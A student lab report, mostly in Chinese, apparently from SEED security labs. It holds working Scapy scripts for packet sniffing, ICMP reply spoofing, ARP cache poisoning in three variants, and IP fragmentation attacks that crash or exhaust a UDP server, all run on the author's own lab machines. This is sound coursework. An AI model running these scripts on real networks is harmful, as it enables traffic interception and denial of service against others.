**Lab3-report**

57117214 吴国铨

**Lab Task Set 1: Using Tools to Sniff and Spoof Packets**

**Task 1.1: Sniffing Packets**

Task 1.1A：

使用root权限运行程序后，输出为：

###[ Ethernet ]###

dst = 52:54:00:12:35:02

src = 08:00:27:f8:72:b5

type = IPv4

###[ IP ]###

version = 4

ihl = 5

tos = 0xc0

len = 256

id = 53682

flags = frag = 0

ttl = 64

proto = icmp

chksum = 0xbd73

src = 10.0.2.15

dst = 218.4.4.4

\options \

###[ ICMP ]###

type = dest-unreach

code = port-unreachable

chksum = 0xe7f5

reserved = 0 length = 0

nexthopmtu= 0

###[ IP in ICMP ]###

version = 4

ihl = 5

tos = 0x0

len = 228

id = 3719

flags =

frag = 0

ttl = 64

proto = udp

chksum = 0x816b

src = 218.4.4.4

dst = 10.0.2.15

\options \

###[ UDP in ICMP ]###

sport = domain

dport = 41745

len = 208

chksum = 0x935f

###[ DNS ]###

id = 17128

qr = 1

opcode = QUERY

aa = 0

tc = 0

rd = 1

ra = 1

z = 0

ad = 0

cd = 0

rcode = ok

qdcount = 1

ancount = 5

nscount = 0

arcount = 0

\qd \

|###[ DNS Question Record ]###

| qname = 'detectportal.firefox.com.'

| qtype = A

| qclass = IN

\an \

|###[ DNS Resource Record ]###

| rrname = 'detectportal.firefox.com.'

| type = CNAME

| rclass = IN

| ttl = 38

| rdlen = None

| rdata = 'detectportal.prod.mozaws.net.'

|###[ DNS Resource Record ]###

| rrname = 'detectportal.prod.mozaws.net.'

| type = CNAME

| rclass = IN

| ttl = 1566

| rdlen = None

| rdata = 'detectportal.firefox.com-v2.edgesuite.net.'

|###[ DNS Resource Record ]###

| rrname = 'detectportal.firefox.com-v2.edgesuite.net.'

| type = CNAME

| rclass = IN

| ttl = 2513

| rdlen = None

| rdata = 'a1089.dscd.akamai.net.'

|###[ DNS Resource Record ]###

| rrname = 'a1089.dscd.akamai.net.'

| type = A

| rclass = IN

| ttl = 38

| rdlen = None

| rdata = 184.28.98.108

|###[ DNS Resource Record ]###

| rrname = 'a1089.dscd.akamai.net.'

| type = A

| rclass = IN

| ttl = 38


| rdlen = None

| rdata = 184.28.98.82

ns = None

ar = None

使用普通用户权限运行程序时报错



且报错原因在于普通用户没有权限创建socket

Task 1.1B：

仅捕获ICMP报文的时候，filter与源代码一致，直接为“icmp”即可，输出也一致。

捕获从特定IP出发，目的端口为23的TCP包，为了测试，首先通过ipconfig来获得宿主机的windows系统ip地址，为192.168.1.100，因此将filter写为：

src host 192.168.1.100 and tcp dst port 23

随后使用ipconfig获取seed虚拟机的ip地址为192.168.1.103

因此，在宿主机中对 192.168.1.103 发起telnet连接，在虚拟机中的程序中输出的⼀部分如下： ###[ Ethernet ]###

dst = 08:00:27:f8:72:b5

src = 9c:b6:d0:c2:8b:8d

type = IPv4

###[ IP ]###

version = 4

ihl = 5

tos = 0x0

len = 52

id = 19917

flags = DF

frag = 0

ttl = 128

proto = tcp

chksum = 0x28db

src = 192.168.1.100

dst = 192.168.1.103

\options \

###[ TCP ]###

sport = 50795

dport = telnet

seq = 3061978135

ack = 0

dataofs = 8

reserved = 0

flags = S

window = 64240

chksum = 0x5ee7

urgptr = 0

options = [('MSS', 1460), ('NOP', None), ('WScale', 8), ('NOP',None), ('NOP', None), ('SAckOK', b'')]

可见已经捕获。

**Task 1.2: Spoofing ICMP Packets**

from scapy.all import \*

a = IP()

a.src = '192.168.1.103'


a.dst = '192.168.1.100'

b = ICMP()

p = a/b

send(p)

使用wireshark查看



成功伪装

**Task 1.3: Traceroute**

使用Scapy来估计虚拟机与目标地址之间的路由器跳数：

from scapy.all import \*

ttl = 1

while True:

a = IP()

a.dst = '47.100.175.77'


a.ttl = ttl

b = ICMP()

send(a/b)

ttl += 1

通过一个无限循环，每次增加ttl的值，使用wireshark查看：



第一个Echo的Reply出现在ttl为14的时候，因此跳数约为14

**Task 1.4: Sniffing and-then Spoofing**

通过以下代码获取ICMP报文，并将其源宿地址对调，并设置ICMP类型为Reply，再发出：

from scapy.all import \*

def spoof\_pkt(pkt):

if ICMP in pkt and pkt[ICMP].type == 8:

ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)

icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)

data = pkt[Raw].load


newpkt = ip/icmp/data

send(newpkt)


pkt = sniff(filter='icmp', prn=spoof\_pkt)

既可以伪造ICMP的reply

在运行之前，在宿主机中ping 192.168.2.1，无法ping通



在虚拟机中运行以上脚本后，再ping




成功ping通。伪造成功。

**ARP Cache Poisoning Attack Lab**

**Task 1: ARP Cache Poisoning**

在进行ARP缓存污染之前，先在宿主机中使用arp –a查看ARP缓存表：



其中我们虚拟机的mac地址为08-00-27-f8-72-b5，想要污染的ip地址为192.168.1.105.

**Task 1A (using ARP request)**

使用以下代码不断向宿主机的ip地址发送ARP请求报文，并将源地址设置为192.168.1.105.

from scapy.all import \*

import time

E = Ether()

A = ARP()

A.pdst = "192.168.1.100"

A.psrc = "192.168.1.105"


pkt = E/A

for i in range(6000):

sendp(pkt)

time.sleep(0.1)

运行一段时间后，再在宿主机中查看：



192.168.1.105成功被污染

**Task 1B (using ARP reply)**

from scapy.all import \*

import time

E = Ether()

A = ARP()

A.op = 2

A.hwdst = "08:00:27:f8:72:b5"

A.psrc = "192.168.1.105"

A.pdst = "192.168.1.100"


pkt = E/A

for i in range(6000):

sendp(pkt)

time.sleep(0.1)

不停向宿主机发送ARP相应，表明想要污染的IP地址的MAC地址为虚拟机的MAC地址。运行几秒钟后，在宿主机中查看，成功被污染



**Task 1C (using ARP gratuitous message)**

from scapy.all import \*

import time

E = Ether()

E.dst = "ff:ff:ff:ff:ff:ff";

A = ARP()

A.hwsrc = "08:00:27:f8:72:b5"

A.hwdst = "ff:ff:ff:ff:ff:ff";

A.psrc = "192.168.1.105"

A.pdst = "192.168.1.105"


pkt = E/A

for i in range(6000):

sendp(pkt)

time.sleep(0.1)

不停广播ARP gratuitous报文，也就是将源ip地址、宿主ip地址均设置为想要污染的ip地址，宿主MAC地址设置为ff-ff-ff-ff-ff，源MAC地址设置为虚拟机的MAC地址。运行几秒钟之后，成功被污染



**IP/ICMP Attacks Lab**

**Task 1: IP Fragment**

**Task 1.a: Conducting IP Fragment**

from scapy.all import \*

ip = IP(src="192.168.1.100", dst="192.168.1.106")

ip.id = 1000

ip.frag = 0

ip.flags = 1

udp = UDP(sport=7070, dport=9090)

udp.len = 104

payload = 'A' \* 32

pkt = ip/udp/payload

pkt[UDP].checksum = 0

send(pkt, verbose=0)

ip.frag = 5

pkt = ip/payload

send(pkt, verbose=0)

ip.frag = 9

ip.flags = 0

pkt = ip/payload

send(pkt, verbose=0)

收哦的那个将UDP报文分片，然后再192.168.1.106系统中使用

监听9090端口，在虚拟机中运行以上脚本，再服务器中准确接收到96个A。

**Task 1.b: IP Fragments with Overlapping Contents**

首先将第二篇报文的片偏移量frags设置为4，第三篇相应设置为8，UDP报文的长度相应设置为96，也就是第二篇报文的前八个字节与第一篇报文后八个字节重合，然后将第二片报文中的A全部改为B：

from scapy.all import \*

ip = IP(src="192.168.1.100", dst="192.168.1.106")

ip.id = 1000

ip.frag = 0

ip.flags = 1

udp = UDP(sport=7070, dport=9090)

udp.len = 96

payload = 'A' \* 32

pkt = ip/udp/payload

pkt[UDP].checksum = 0

send(pkt, verbose=0)

payload2 = 'B' \* 32

ip.frag = 4

pkt = ip/payload2

send(pkt, verbose=0)

ip.frag = 8

ip.flags = 0

pkt = ip/payload

send(pkt, verbose=0)

再次运行脚本，再服务器中收到前面24个A与后面32个B，然后是32个B与32个A，说明当重叠出现时，后面的片会覆盖住前面的片。

交换第二片IP报文与第一片IP报文发出的顺序，结果相同，因为内核重组IP报文是再获取全部IP报文之后才进行的。

**Task 1.c: Sending a Super-Large Packet**

将IP头中的len字段设置为0xffff，然后不断发送flags为1的报文，也就是一直继续分片，当分片总长超过0xffff后，设置flags为0，此时使用nc架起的UDP服务器就崩溃了。

**Task 1.d: Sending Incomplete IP Packet**

改写脚本，不在发送第二片分片，而只发送第一篇、第三篇分片，并不断改变id：

from scapy.all import \*

ip = IP(src="192.168.1.100", dst="192.168.1.106")

ip.id = 1000

ip.frag = 0

ip.flags = 1

udp = UDP(sport=7070, dport=9090)

udp.len = 96

payload = 'A' \* 32

pkt = ip/udp/payload

pkt[UDP].checksum = 0

send(pkt, verbose=0)

ip.frag = 8

ip.flags = 0

pkt = ip/payload

send(pkt, verbose=0)

服务器的内存占用急剧升高。